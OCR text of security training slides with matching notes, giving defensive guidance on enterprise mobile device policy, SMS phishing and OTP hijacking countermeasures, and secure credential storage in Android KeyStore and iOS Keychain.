
1. Publish an **enterprise policy** that specifies the acceptable usage of consumer grade devices and bring-your-own devices in the enterprise
2. Publish an enterprise policy for the **cloud**
3. Enable **security measures** such as antivirus to protect data in the datacenter
4. Implement policy that specifies what levels of **application and data access** are allowable on consumer-grade devices and which are prohibited
5. Specify a **session timeout** through **Access Gateway**
6. Specify whether the **domain password** can be cached on the device or whether users must enter it every time they request access
7. Determine the allowed **Access Gateway authentication methods** from the following:
   - No authentication
   - Domain only
   - SMS authentication
   - RSA SecurID only
   - Domain + RSA SecurID

Mobile Device Security Guidelines for the Administrator

Listed below are some guidelines that an administrator can implement to maintain corporate mobile device security:

- Publish an enterprise policy that specifies the acceptable usage of consumer-grade devices and BYOD in the enterprise.
- Publish an enterprise policy for the cloud.
- Enable security measures such as anti-virus to protect the data in the data center.
- Implement a policy that specifies what levels of application and data access are allowable on consumer-grade devices and which ones are prohibited.
- Specify a session timeout through Access Gateway.
- Specify whether the domain password can be cached on the device or whether users must enter it every time they request access.
- Determine the allowed Access Gateway authentication methods from the following:
  - No authentication
  - Domain only
  - SMS authentication
  - RSA SecurID only
  - Domain + RSA SecurID

- Develop and maintain a mobile device security policy that states organizational resources to be accessed via mobile devices, types of mobile devices allowed, access privileges, and others.
- Develop system threat models for mobile devices and the resources accessed using them, which enable an organization to design security solutions.
- Enable all the required security settings for mobile devices prior to issuing them to users
- Regularly maintain mobile device security, including keeping the OS and apps up to date, ensuring that mobile clocks are synched to a common time source, reconfiguring access privileges, identifying and documenting abnormalities within device infrastructures, etc.
- Regularly monitor whether users properly follow policies and procedures framed for device security.
- Consider the best services provided by various service providers, determine the services that suit your environment, and then design and attain one or more solutions to meet these and any other requirements.
- Test the solutions prior to placing them into production. Evaluate various aspects of solutions such as authentication, app functionality, security, connectivity, and performance.
- Use a management console to restrict access to open public Wi-Fi.
- Employ unified endpoint management (UEM) solutions that extend management capabilities such as enterprise mobility management (EMM) and mobile application management (MAM) to all endpoints.
- Utilize mobile threat defense (MTD) platforms that offer advanced security features such as behavior analysis.
- Employ biometrics such as fingerprint, voice, facial, or iris recognition.
- Utilize a cloud access security broker (CASB) as an extra layer of security between cloud users and service providers.
- Use effective endpoint security, which ensures the standardization of security rules and alerts admins when risks are detected.
- Implement application protection and data loss prevention (DLP) policies to prevent the local storage of company data on devices.



SMS Phishing Countermeasures

01 Never reply to a **suspicious SMS** without verifying the source

02 Do not click on any **links** included in an SMS

03 Never reply to an SMS that requests **personal and financial information** from you

04 Review your **bank's policy** on sending SMSs

05 Enable the "**block texts from the internet**" feature from your provider

06 Never reply to an SMS which urging you to **act or respond quickly**

07 **Never call a number** left in an SMS

SMS Phishing Countermeasures


Some countermeasures for defending against SMS phishing attacks are listed below:

- Never reply to a suspicious SMS without verifying the source.
- Do not click on any links included in the SMS.
- Never reply to an SMS that requires personal and financial information from you
- Review the bank's policy on sending SMS.
- Enable the “block texts from the internet” feature from your provider.
- Never reply to an SMS that urges you to act or respond quickly.
- Never call a number left in an SMS.
- Do not fall for scams, gifts, and offers that seem to be unexpected.
- Attackers might send text messages through an Internet text relay service to conceal their identity; thus, it is best to avoid messages from nontelephonic numbers.
- Check for spelling mistakes, grammatical errors, or language inconsistency in text messages.
- Avoid spam messages by rejecting any subscriptions or sign-up options from any unknown third-party vendors.
- Never save confidential, sensitive data such as credit-card details, PINs, and passwords on mobile phones.
- Report any fraud SMS, which helps in reducing further attacks.

OTP Hijacking Countermeasures

The following are various countermeasures for defending against OTP hijacking attacks.

- Adhere to a password policy that includes the following:
    - Create unique and strong passwords.
    - Avoid providing the same password for different services.
    - Update passwords periodically.
    - Maintain passwords in an encrypted form using a password manager.
- Periodically update software and operating systems (OSes) to the current version.
- Stay vigilant regarding suspicious mails and links that might redirect the user to a malicious site.
- Access only Secure Sockets Layer (SSL)-certified sites.
- Enable SIM locking via a PIN to avoid unauthorized SIM access.
- Disable the display of sensitive notifications on the lock screen.
- Avoid applications that authenticate themselves via SMS.
- Minimize the use of recovery methods via SMS or email.
- Avoid forwarding OTPs to others and avoid typing the OTP on the browser while on call.
- Enter the OTP on the browser manually.



Critical Data Storage in Android and iOS: KeyStore and Keychain Recommendations

Android

- Employ authentication mechanisms such as patterns, **PINs**, passwords, and **fingerprints** to safeguard the keys in Android KeyStore
- Employ a **hardware-backed Android KeyStore** to ensure the security of the data stored
- Use **encryption methods** to store data in a non-readable format
- Implement **authorization techniques** to create and import keys
- Ensure that the keys stored in the server can be accessed only after proper authentication

iOS

- Employ authentication mechanisms such as **Touch ID**, **Face ID**, passcodes, or passwords to safeguard the keychain
- Employ **hardware-backed 256-bit AES** encryption to store critical data
- Use **access-control lists (ACLs)** to specify accessibility to the keychain by applications
- Store only small **chunks of data** directly in the keychain
- Specify **AccessControlFlags** to authenticate the key

Critical Data Storage in Android and iOS: KeyStore and Keychain Recommendations

Critical data such as authentication tokens, private information, and secret credentials must be stored in the KeyStore or keychain of Android or iOS, respectively.

